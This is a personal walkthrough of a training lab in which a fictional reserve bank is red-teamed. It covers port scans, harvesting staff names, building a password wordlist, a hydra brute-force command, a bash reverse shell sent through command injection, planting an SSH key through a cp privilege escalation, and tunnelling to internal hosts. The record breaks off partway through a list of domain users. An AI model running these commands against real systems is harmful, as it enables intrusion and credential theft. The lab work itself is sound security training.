RedTeam Capstone Challenge

Description:

Their reserve bank has two main divisions:

- **Corporate** - The reserve bank of Trimento allows foreign investments, so they have a department that takes care of the country's corporate banking clients.
- **Bank** - The reserve bank of Trimento is in charge of the core banking system in the country, which connects to other banks around the world.
    - The assessment will cover the entire reserve bank, including both its perimeter and internal networks. They are concerned that the corporate division while boosting the economy, may be endangering the core banking system due to insufficient segregation. The outcome of this red team engagement will determine whether the corporate division should be spun off into its own company.
    - purpose of this assessment is to evaluate whether the corporate division can be compromised and, if so, determine if it could compromise the bank division. A simulated fraudulent money transfer must be performed to fully demonstrate the compromise.
    - TheReserve will create two new core banking accounts for you. You will need to demonstrate that it's possible to transfer funds between these two accounts. The only way this is possible is by gaining access to SWIFT, the core backend banking system.

  SWIFT runs in an isolated secure environment with restricted access. While the word impossible should not be used lightly, the likelihood of the compromise of the actual hosting infrastructure is so slim that it is fair to say that it is impossible to compromise this infrastructure.

  However, the SWIFT backend exposes an internal web application at http://swift.bank.thereserve.loc/, which TheReserve uses to facilitate transfers. The government has provided a general process for transfers. To transfer funds:

  1. A customer makes a request that funds should be transferred and receives a transfer code.
  2. The customer contacts the bank and provides this transfer code.
  3. An employee with the capturer role authenticates to the SWIFT application and *captures* the transfer.
  4. An employee with the approver role reviews the transfer details and, if verified, *approves* the transfer. This has to be performed from a jump host.
  5. Once approval for the transfer is received by the SWIFT network, the transfer is facilitated and the customer is notified.

Project Scope

This section details the project scope.


In-Scope

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).

- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out-of-Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.
- Conducting DoS attacks or any attack that renders the network inoperable for other users.




1- Web(10.200.X.13)

2- VPN(10.200.X.12)

3-WebmailServer(10.200.X.11)

Registeration:



Creds:

Username: casperoo7h1
Password: 4mS8lRmzOTEcmeVy
MailAddr: casperoo7h1@corp.th3reserve.loc
IP Range: 10.200.121.0/24

Recon:

▼ Nmap the General Range and saving the outcome in uphosts.txt for later if needed:

```
┌──(root㉿7oss0-0)-[/usr/RedteamTHM]
└─# nmap -sT 10.200.121/24 -oN uphosts.txt
```

▼ Web(10.200.121.13)

- nmap:

```
┌──(root㉿7oss0-0)-[/home/hassnaa0-0]
└─# nmap -sTCV 10.200.121.13 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 21:09 EDT
Stats: 0:00:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.25% done; ETC: 21:10 (0:00:00 remaining)
Stats: 0:01:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 21:10 (0:00:00 remaining)
Nmap scan report for 10.200.121.13
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  tcpwrapped
|_http-server-header: Apache/2.4.29 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.44 seconds
```

- gobuster dir:

```
┌──(root㉿7oss0-0)-[/usr/share/SecLists/Discovery/Web-Content]
└─# gobuster dir -u http://10.200.121.13 -w /usr/share/SecLists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.200.121.13
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/october              (Status: 301) [Size: 316] [--> http://10.200.121.13/october/]
/server-status        (Status: 403) [Size: 278]
Progress: 20476 / 20477 (100.00%)
===============================================================
Finished
===============================================================
```

Note the **HTTP 403 Forbidden** response. This means the server is refusing to fulfill the request.

- gobuster vhosts: Nothing found.

▼ Webmail Server (10.200.121.11)

▼ nmap

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-16 20:59 EDT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 10.40% done; ETC: 21:00 (0:00:34 remaining)
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.86% done; ETC: 21:00 (0:00:00 remaining)
Nmap scan report for 10.200.121.11
Host is up (0.15s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT   STATE SERVICE   VERSION
22/tcp   open ssh   OpenSSH for_Windows_7.7 (protocol 2.0)


| ssh-hostkey:
| 2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
| 256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_ 256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp   open smtp   hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open http   Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
110/tcp open pop3   hMailServer pop3d
|
pop3-capabilities: USER TOP UIDL
135/tcp open msrpc   Microsoft Windows RPC
139/tcp open netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open imap   hMailServer imapd
|imap-capabilities: IMAP4 QUOTA OK IMAP4rev1 IDLE completed RIGHTS=texkA0001 CHILDREN NAMESPACE SORT CAPABILITY ACL
445/tcp open microsoft-ds?
587/tcp open smtp   hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
| 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open mysql   MySQL 8.0.31
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
|Not valid after: 2033-01-07T07:46:11
| mysql-info:
| Protocol: 10
| Version: 8.0.31pScK4uYcZw6_Twlm
| Thread ID: 20
| Capabilities flags: 65535
| Some Capabilities: ODBCClient, SupportsLoadDataLocal, Speaks41ProtocolOld, ConnectWithDatabase, DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, LongPassword, SupportsCompression, SwitchToSSLAfterHandshake, InteractiveClient, FoundRows, IgnoreSpaceBeforeParenthesis, SupportsTransactions, LongColumnFlag, Speaks41ProtocolNew, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatments
| Status: Autocommit
| Salt: \x1D]gk\x19\x1C
| ZTsJUQ!KWF\x17Es
| Auth Plugin Name: caching_sha2_password
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: THERESERVE
| NetBIOS_Domain_Name: THERESERVE
| NetBIOS_Computer_Name: MAIL
| DNS_Domain_Name: thereserve.loc
| DNS_Computer_Name: MAIL.thereserve.loc
| DNS_Tree_Name: thereserve.loc
| Product_Version: 10.0.17763
|
  System_Time: 2024-10-17T01:00:23+00:00
|_ssl-date: 2024-10-17T01:00:32+00:00; -1s from scanner time.

| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Not valid before: 2024-10-15T16:53:45
|_Not valid after: 2025-04-16T16:53:45
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-time:
| date: 2024-10-17T01:00:23
|_ start_date: N/A
|
clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
| 3:1:1:
|
   Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.25 seconds


- Visiting the IP leads to a windows server welcome page which is not useful at the time.



- We tr to use an email client, claws-mail, for logging into the mail server open ports found in the nmap and using our creds:



- Now, we can use the credentials to brute force our way into the vpn login page. Too many trials for burp, so we try hydra after checking the request on burp:



▼ gobuster dir:


none

▼ VPN(10.200.121.12)


- nmap:

```
└─# nmap -sTCV 10.200.121.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 21:07 EDT
Nmap scan report for 10.200.121.12
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 84:09:5d:b6:6d:dd:5d:55:2b:20:d2:74:ed:2d:2b:8f (RSA)
|   256 fd:c6:57:e5:84:b0:ae:3c:0c:67:6f:4b:6a:a0:01:07 (ECDSA)
|_  256 95:6b:9d:a5:53:af:c4:6d:61:e4:66:0b:4f:49:4f:a6 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.69 seconds
```

Shows that there is an http, so we visit it and it has a vpn login:




- gobuster dir:




Shows that 2 subdirectories are available:

1. /vpn, where there is an open vpn file




2. and /vpns which is empty and stores the vpn




OSINT:

1. Checking the webserver, the contact page includes the board members with images, some with names.
2. When we view the page source we see that images are saved in a directory listing all the names. We can use it to gather personnel names+ the hint at the bottom panel about “Aimee Walker & Patrick Edwards. Lead Developers at TheReserve” and save the names in a users.txt.

▼





```
antony.ross
ashley.chan
brenda.henderson
charlene.thomas
christopher.smith
emily.harvey
keith.allen
laura.wood
leslie.morley
lynda.gordon
martin.savage
mohammad.ahmed
october
paula.bailey
rhys.parsons
roy.sims
theme-preview
aimee.walker
patrick.edwards
```

3. Then we try to use the information gathered about the names, mail convention, and the password policy to create a list of possible mails and password wordlists using the base and the password policy given earlier in the discription. u can do that by adding a custom rule in `/user/john/john.conf` to generate the wordlist for u with the command

```
ohn --wordlist=password_base_list.txt --rule=RedteamTHM --stdout > wordlist.txt
```

▼

```
antony.ross@corp.thereserve.loc
ashley.chan@corp.thereserve.loc
brenda.henderson@corp.thereserve.loc
charlene.thomas@corp.thereserve.loc
christopher.smith@corp.thereserve.loc
emily.harvey@corp.thereserve.loc
keith.allen@corp.thereserve.loc
laura.wood@corp.thereserve.loc
leslie.morley@corp.thereserve.loc
lynda.gordon@corp.thereserve.loc
martin.savage@corp.thereserve.loc
mohammad.ahmed@corp.thereserve.loc
october@corp.thereserve.loc
paula.bailey@corp.thereserve.loc
rhys.parsons@corp.thereserve.loc
roy.sims@corp.thereserve.loc
theme-preview@corp.thereserve.loc
aimee.walker@corp.thereserve.loc
patrick.edwards@corp.thereserve.loc
```

```
┌──(root㉿7oss0-0)-[/usr/RedteamTHM/capstone-challenge-
└─# cat password_base_list.txt
TheReserve
thereserve
Reserve
reserve
CorpTheReserve
corpthereserve
Password
password
TheReserveBank
thereservebank
ReserveBank
reservebank
```


```
└─# cat password_policy.txt
The password policy for TheReserve is the following:

* At least 8 characters long
* At least 1 number
* At least 1 special character
```

```
[List.Rules:RedteamTHM]
Az"[0-9]" $[!@#$%^]
```

```
┌──(root㉿7oss0-0)-[/usr/RedteamTHM]
└─# john --wordlist=password_base_list.txt --rule=RedteamTHM --stdout > wordlist.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
720p 0:00:00:00 100.00% (2024-10-16 23:09) 24000p/s reservebank9^
```


- Continue:

Username: 0xn
Password: pScK4uYcZw6_TwIm
MailAddr: 0xn@corp.th3reserve.loc
IP Range: 10.200.133.0/24




▼ Breaching the Perimeter (3 flags):

```
hydra -L emails.txt -P wordlist.txt 10.200.133.12 http-get-form "/login:username=^USER^&password=^PASS^:F=Please check your username or password" -v
```



- We login using this creds and we get a form submission for a vpn file where we can use laura's mail:



Note that it's not verifying the logged in user at all.

▼ This also suggests the possibility for command injection that we might need to use:


- Try getting a reverse shell with netcat and bash code from pen test monkey: `bash -i >& /dev/tcp/10.50.130.4/400 0>&1`


▼ Enumerate the server:


- Some inside enumeration ls and cat files:

▼ Mysql enum:


- Access the server using the creds above vpn and password1!:








  - We got the creds for Scientist2006 and test:test
  - Check what groups she's in for the domain:



- Checking the vpns dir, we find the vpns that we tried and another one, Cybergal, for a user that is in the domain administrators group, so we check that and try to establish a connection with it:

- File system and root privileges: copying




▼ Checking the GTFObins for cp priv esc:


We can use the File write to add our personal Private key to the .ssh/authorized_keys to be able to ssh into the machine as privileged user.

```
LFILE=file_to_write
echo "DATA" | cp /dev/stdin "$LFILE"
```

1. Generating a keypair.



2. Editing the File write GTFIObin command `LFILE=/home/ubuntu/.ssh/authorized_keys` and the key as data
3. ssh connection: `ssh -i personal-vpn-key ubuntu@10.200.133.12` as ubunto, which can run all commands as root without a password:



▼ We need some pivoting to access the other machines

1. Pviting and lateral movement
   - shuttle into the machine: `shuttle --dns --ssh-cmd 'ssh -i personal-vpn-key' -r ubuntu@10.200.133.12 10.200.133.0/24 -x 10.200.133.12`


▼ more info:

How it works: `sshuttle` creates a VPN-like tunnel over SSH. It forwards all or selected traffic (based on IP ranges) through an SSH connection, making the machine behave as if it's on the remote network. It captures packets transparently at the network layer (layer 3), routing traffic through the SSH tunnel to the target machine.


2. so we check the connectivity to other machies using nmap:

- 10.200.133.102:

- 10.200.133.31:




- 10.200.133.32:





- 10.200.133.21:


- 10.200.133.22:




So we do enumeration on the new hosts found:








The enumeration reveals that they are parts of an internal network, both with ssh and windows and active RDP ports. We try the same creds using ssh connection but it fails, so we try it on the xfreerdp and it works and we're logged into the windows machine.



- Then u connect to the x.x.x.250 and follow the steps to deliver POC and then flag is received in mail:



▼ More system enumeration:

- After breaking into a machine, we gather info on the user by user: `net user laura.wood/domain` and we notice she's a member of the helpdesk, and we check the privileges `whoami /priv`

```
C:\Users\laura.wood>net user laura.wood /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.

User name                    laura.wood
Full Name                    Laura Wood
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            3/18/2023 9:46:28 AM
Password expires             Never
Password changeable          3/19/2023 9:46:28 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/20/2024 4:43:50 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Help Desk            *Domain Users
The command completed successfully.
```

```
C:\Users\laura.wood>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Users\laura.wood>
```


- We can check all users using net user /domain and use that to create a list of all user accounts to try accessing a higher privileged user machine later.

```
C:\Users\laura.wood>net user /domain
The request will be processed at a domain controller for domain corp.thereserve.loc.


User accounts for \\CORPDC.corp.thereserve.loc

-------------------------------------------------------------------------------
aaron.hammond            abbie.moss               abdul.baker
abdul.davies             abdul.thomas             abigail.davies
abigail.reynolds         adam.ali                 adam.allan
adam.jones               adam.martin              adam.matthews
Administrator            adrian.taylor            aimee.patel
aimee.rhodes             aimee.walker             alan.chadwick
alan.thompson            albert.griffiths         albert.hill
albert.jones             alex.king                alex.wilkinson
alexander.bentley        alexander.kaur           alexander.smith
alexander.warren         alexander.white          alice.marshall
alice.russell            alison.cole              alison.rowe
allan.joyce              amanda.burke             amanda.ward
amber.smith              amelia.taylor            amy.blake
amy.coleman              amy.dixon                amy.elliott
amy.jones                amy.wright               andrew.atkins
andrew.edwards           angela.ball              angela.burrows
angela.clark             angela.wright            ann.gilbert
ann.wong                 anna.jenkins             anna.thomas
anne.mitchell            anne.payne               annette.lloyd
anthony.patel            anthony.wilson           antony.bailey
